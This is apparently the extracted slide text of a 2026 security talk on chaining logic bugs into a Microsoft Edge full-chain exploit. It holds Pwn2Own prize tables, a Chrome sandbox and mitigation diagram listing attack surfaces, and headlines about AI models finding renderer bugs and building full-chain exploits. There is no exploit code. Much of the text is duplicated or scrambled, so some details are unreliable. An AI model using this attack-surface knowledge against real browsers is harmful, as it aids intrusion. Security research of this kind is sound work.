

The Last Proof of Human Craft:

Forging Microsoft Edge Full Chain with Logic Bugs Only!

 Orange Tsai

DEV✓CORE

/HEXAICON/ 20
26

**Is it still hard to break Browser
in 2026?**

Target	Escape Options	Prize	MoP
Google Chrome	N/A – Renderer Only	\$75,000	7.5
	Windows Kernel EoP	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
Microsoft Edge (Chromium)	N/A – Renderer Only	\$75,000	7.5
	Windows Kernel EoP	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
Apple Safari	N/A – Renderer Only	\$75,000	7.5
	Sandbox Escape	\$125,000	12.5
	macOS Kernel EoP	\$175,000	17.5
Mozilla Firefox	N/A – Renderer Only	\$50,000	5
	SBX Escape or Windows Kernel EoP	\$100,000	10

Target			Attempts
Escape Options			
Prize			
Google Chrome	N/A – Renderer Only	\$75,000	0
	Windows Kernel EoP	\$125,000	0
	Sandbox Escape	\$175,000	0
Microsoft Edge (Chromium)	N/A – Renderer Only	\$75,000	0
	Windows Kernel EoP	\$125,000	0
	Sandbox Escape	\$175,000	1
Apple Safari	N/A – Renderer Only	\$75,000	2
	Sandbox Escape	\$125,000	0
	macOS Kernel EoP	\$175,000	0
Mozilla Firefox	N/A – Renderer Only	\$50,000	3
	SBX Escape or Windows Kernel EoP	\$100,000	0

Target	Escape Options	Prize
Google Chrome	N/A – Renderer Only	\$75,000
	Windows Kernel EoP	\$125,000
	Sandbox Escape	\$175,000
Microsoft Edge (Chromium)	N/A – Renderer Only	\$75,000
	Windows Kernel EoP	\$125,000
	Sandbox Escape	\$175,000
Apple Safari	N/A – Renderer Only	\$75,000
	Sandbox Escape	\$125,000
	macOS Kernel EoP	\$175,000
Mozilla Firefox	N/A – Renderer Only	\$50,000
	SBX Escape or Windows Kernel EoP	\$100,000

PWNED

-

-

-

-

-

1

-

-

-

-

-

So how far can LLMs go?

How far LLMs can go

? LEVEL 000 — Find Renderer bugs ?

How far LLMs can go

? LEVEL 000 — Find Renderer bugs ?

The zero-days are numbered

📅 APRIL 21, 2026

👤 BOBBY HOLLEY

Behind the Scenes Hardening Firefox with Claude Mythos Preview




By [Brian Grinstead](#), [Christian Holler](#), [Frederik Braun](#)

Posted on May 7, 2026 in [Featured Article](#), [Firefox](#), and [Security](#)



How far LLMs can go

✓ LEVEL 000 — Find Renderer bugs



Chrome Security Architecture 2026

(AI-generated diagram)

Legend:

- Selected Chrome IPC (Mojo)
- Minimum Ambient Permissions
- Limited Ambient Permissions
- Elevated Ambient Permissions
- Maximum Ambient Permissions
- Logical Group

Generic Mitigations:

Process Containment

- Process isolation · Least privilege
- Windows sandboxes: Tokens · Jobs · Integrity levels
- AppContainer / LPAC (policy-dependent)
- Browser-brokered capabilities
- Typed Mojo IPC · Bad-message rejection

Compiler / OS Hardening

- NX / DEP · High-entropy ASLR
- Stack cookies · Auto-init locals
- CFG · CET · CFI (build / hardware dependent)
- CIG · DLL / Image-load restrictions

Memory Hardening

- PartitionAlloc everywhere
- Guard pages · Encoded freelists
- MiraclePtr / BackupRefPtr (scoped)

Core Processes & Services

GPU Process

Viz compositing · Skia GPU rasterization
ANGLE / Dawn (WebGL / WebGPU)
D3D / DXGI · Graphics drivers

Network Service

Out-of-process network stack
URL loading · Sockets · DNS / Proxy
Cookies · HTTP cache · HTTP(S) / QUIC

Utility-Hosted Services

Audio · Storage · Data decoding
Print compositing
Per-service sandbox policies

Browser Process

Browser Mitigations:

- Scoped Mojo interface exposure
- Site / Origin / ProcessLock checks
- Permission & navigation gating
- Storage / Profile access checks

Major Attack Surface:

- Renderer & service IPC
- Navigation · URL / Process state
- Browser UI · Omnibox / URL display
- Profile data · Permissions
- Privileged Windows interfaces

Renderer Processes

Renderer Mitigations:

- Restricted Windows sandbox
- Site Isolation · Process locks
- OOPiFs for cross-site frames
- Win32k lockdown
- V8 in-process sandbox

Major Attack Surface:

- Blink · DOM / Style / Layout
- V8 · JavaScript / Wasm / JIT
- Skia / Canvas graphics
- Image / Media decoding · Font parsing
- WebRTC · WebAudio · WebGL/GPU

V8 SANDBOX

Full V8 Heap Sandbox AAR/AAW



Pages & service workers
Manifest-scoped Chrome APIs
Content scripts: web renderers
Isolated worlds by default
PDF viewer:
Component extension

chrome://devtools://
Privileged internal bindings
chrome-unsupported://
Separate
Rest

Isolated Web App
Signed Web Bundle
isolated-app://
Dedicated process & storage
Policy-gated high-trust APIs



Web
Web documents & workers
Site-locked sandboxed renderers
Browser-mediated capabilities

How far LLMs can go

Chromium
Only

✓ LEVEL 000 — Find Renderer bugs

? LEVEL 001 — Bypass the V8 Sandbox for Renderer RCE ?



How far LLMs can go

Chromium
Only

- ✓ LEVEL 000 — Find Renderer bugs
- ✓ LEVEL 001 — Bypass the V8 Sandbox for Renderer RCE

Longinus: 2 Boundaries in One Bug, Piercing Chrome's Renderer and V8 Sandbox with a Single Vulnerability, CVE-2026-6307

Chrome V8 JavaScript engine features a heap sandbox to prevent an attacker from writing outside of the sandbox region with only a vulnerability in their JavaScript engine. However, VEGA discovered a special bug in the JIT compiler that allows an attacker to gain arbitrary read/write primitives in sandbox and even escape the sandbox to write outside of it solely on its own. This writeup will cover the technical details of the vulnerability.

NEBULA SECURITY

Chrome Security Architecture 2026

(AI-generated diagram)

Legend:

- Selected Chrome IPC (Mojo)
- Minimum Ambient Permissions
- Limited Ambient Permissions
- Elevated Ambient Permissions
- Maximum Ambient Permissions
- Logical Group

Generic Mitigations:

Process Containment

- Process isolation · Least privilege
- Windows sandboxes: Tokens · Jobs · Integrity levels
- AppContainer / LPAC (policy-dependent)
- Browser-brokered capabilities
- Typed Mojo IPC · Bad-message rejection

Compiler / OS Hardening

- NX / DEP · High-entropy ASLR
- Stack cookies · Auto-init locals
- CFG · CET · CFI (build / hardware dependent)
- CIG · DLL / Image-load restrictions

Memory Hardening

- PartitionAlloc everywhere
- Guard pages · Encoded freelists
- MiraclePtr / BackupRefPtr (scoped)

Core Processes & Services

GPU Process

Viz compositing · Skia GPU rasterization
ANGLE / Dawn (WebGL / WebGPU)
D3D / DXGI · Graphics drivers

Network Service

Out-of-process network stack
URL loading · Sockets · DNS / Proxy
Cookies · HTTP cache · HTTP(S) / QUIC

Utility-Hosted Services

Audio · Storage · Data decoding
Print compositing
Per-service sandbox policies

Browser Process

Browser Mitigations:

- Scoped Mojo interface exposure
- Site / Origin / ProcessLock checks
- Permission & navigation gating
- Storage / Profile access checks

Major Attack Surface:

- Renderer & service IPC
- Navigation · URL / Process state
- Browser UI · Omnibox / URL display
- Profile data · Permissions
- Privileged Windows interfaces

COMPROMISED RENDERER PROCESS

Renderer Processes

Renderer Mitigations:

- Restricted Windows sandbox
- Site Isolation · Process locks
- OOPiFs for cross-site frames
- Win32k lockdown
- V8 in-process sandbox

Major Attack Surface:

- Blink · DOM / Style / Layout
- V8 · JavaScript / Wasm / JIT
- Skia / Canvas graphics
- Image / Media decoding · Font parsing
- WebRTC · WebAudio · WebGL/GPU

V8 Sandbox

Extensions

Pages & service workers
Manifest-scoped Chrome APIs
Content scripts: web renderers
Isolated worlds by default
PDF viewer:
Component extension

WebUI

chrome:// · devtools://
Privileged internal bindings

chrome-untrusted://

Separate ordinary renderer
Restricted bindings

Isolated Web App

Signed Web Bundle
isolated-app://
Dedicated process & storage
Policy-gated high-trust APIs

Web


Web documents & workers
Site-locked sandboxed renderers
Browser-mediated capabilities


Target	Escape Options	Prize	MoP
Google Chrome	N/A – Renderer Only	\$75,000	7.5
	Windows Kernel EoP	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
Microsoft Edge (Chromium)	N/A – Renderer Only	\$75,000	7.5
	Windows Kernel EoP	\$125,000	12.5
	Sandbox Escape	\$175,000	17.5
Apple Safari	N/A – Renderer Only	\$75,000	7.5
	Sandbox Escape	\$125,000	12.5
	macOS Kernel EoP	\$175,000	17.5
Mozilla Firefox	N/A – Renderer Only	\$50,000	5
	SBX Escape or Windows Kernel EoP	\$100,000	10

(AI-generated diagram)

- Selected Chrome IPC (Mojo)
- Minimum Ambient Permissions
- Limited Ambient Permissions
- Elevated Ambient Permissions
- Maximum Ambient Permissions
- Logical Group

- PartitionAlloc everywhere
- Guard pages · Encoded freelists
- MiraclePtr / BackupRefPtr (scoped)





Browser
Sandbox

Windows
Kernel Bugs

Target	Escape Options	Prize	MoP
Google Chrome	N/A – Renderer Only	\$75,000	7.5
	Windows Kernel EoP	\$125,000	12.5
Microsoft Edge (Chromium)	Sandbox Escape	\$175,000	17.5
	N/A – Renderer Only	\$75,000	7.5
	Windows Kernel EoP	\$125,000	12.5
Apple Safari	Sandbox Escape	\$175,000	17.5
	N/A – Renderer Only	\$75,000	7.5
	macOS Kernel EoP	\$175,000	17.5
Mozilla Firefox	N/A – Renderer Only	\$50,000	5
	SBX Escape or Windows Kernel EoP	\$100,000	10

How far LLMs can go

Chromium
Only

- ✓ LEVEL 000 — Find Renderer bugs
- ✓ LEVEL 001 — Bypass the V8 Sandbox for Renderer RCE
- ? LEVEL 002 — Escape the Browser Sandbox for full-chain RCE ?

✱ Claude Mythos 🤔

How far LLMs can go

Chromium
Only

- ✓ LEVEL 000 — Find Renderer bugs
- ✓ LEVEL 001 — Bypass the V8 Sandbox for Renderer RCE
- ✓ LEVEL 002 — Escape the Browser Sandbox for full-chain RCE



顯示翻譯

Journey to Root, Episode I: The Maglev King

Welcome to the first installment of our series on AI-assisted bug hunting and exploit development. We will walk you through a Go Chrome exploit chain, from the V8 JavaScript engine in the render to the GPU process. We demonstrate the full chain on Windows, and GPU compromise we also show a novel technique on Linux, where mitigations are tougher to defeat.



顯示翻譯

This just in: XBOW's Native Team has claimed the first Chrome Full Chain Exploit Bonus this year. Only four will be awarded in 2026. ⚡

Hello,

Chrome Vulnerability Rewards Program (VRP) Panel has decided to issue a reward of **\$250000.00** for your report. Congratulations!

Rationale for this decision:

How far LLMs can go

Chromium
Only

- ✓ LEVEL 000 — Find Renderer bugs
- ✓ LEVEL 001 — Bypass the V8 Sandbox for Renderer RCE
- ✓ LEVEL 002 — Escape the Browser Sandbox for full-chain RCE
- ? LEVEL 003 — Do all of the above without memory corruption

制約



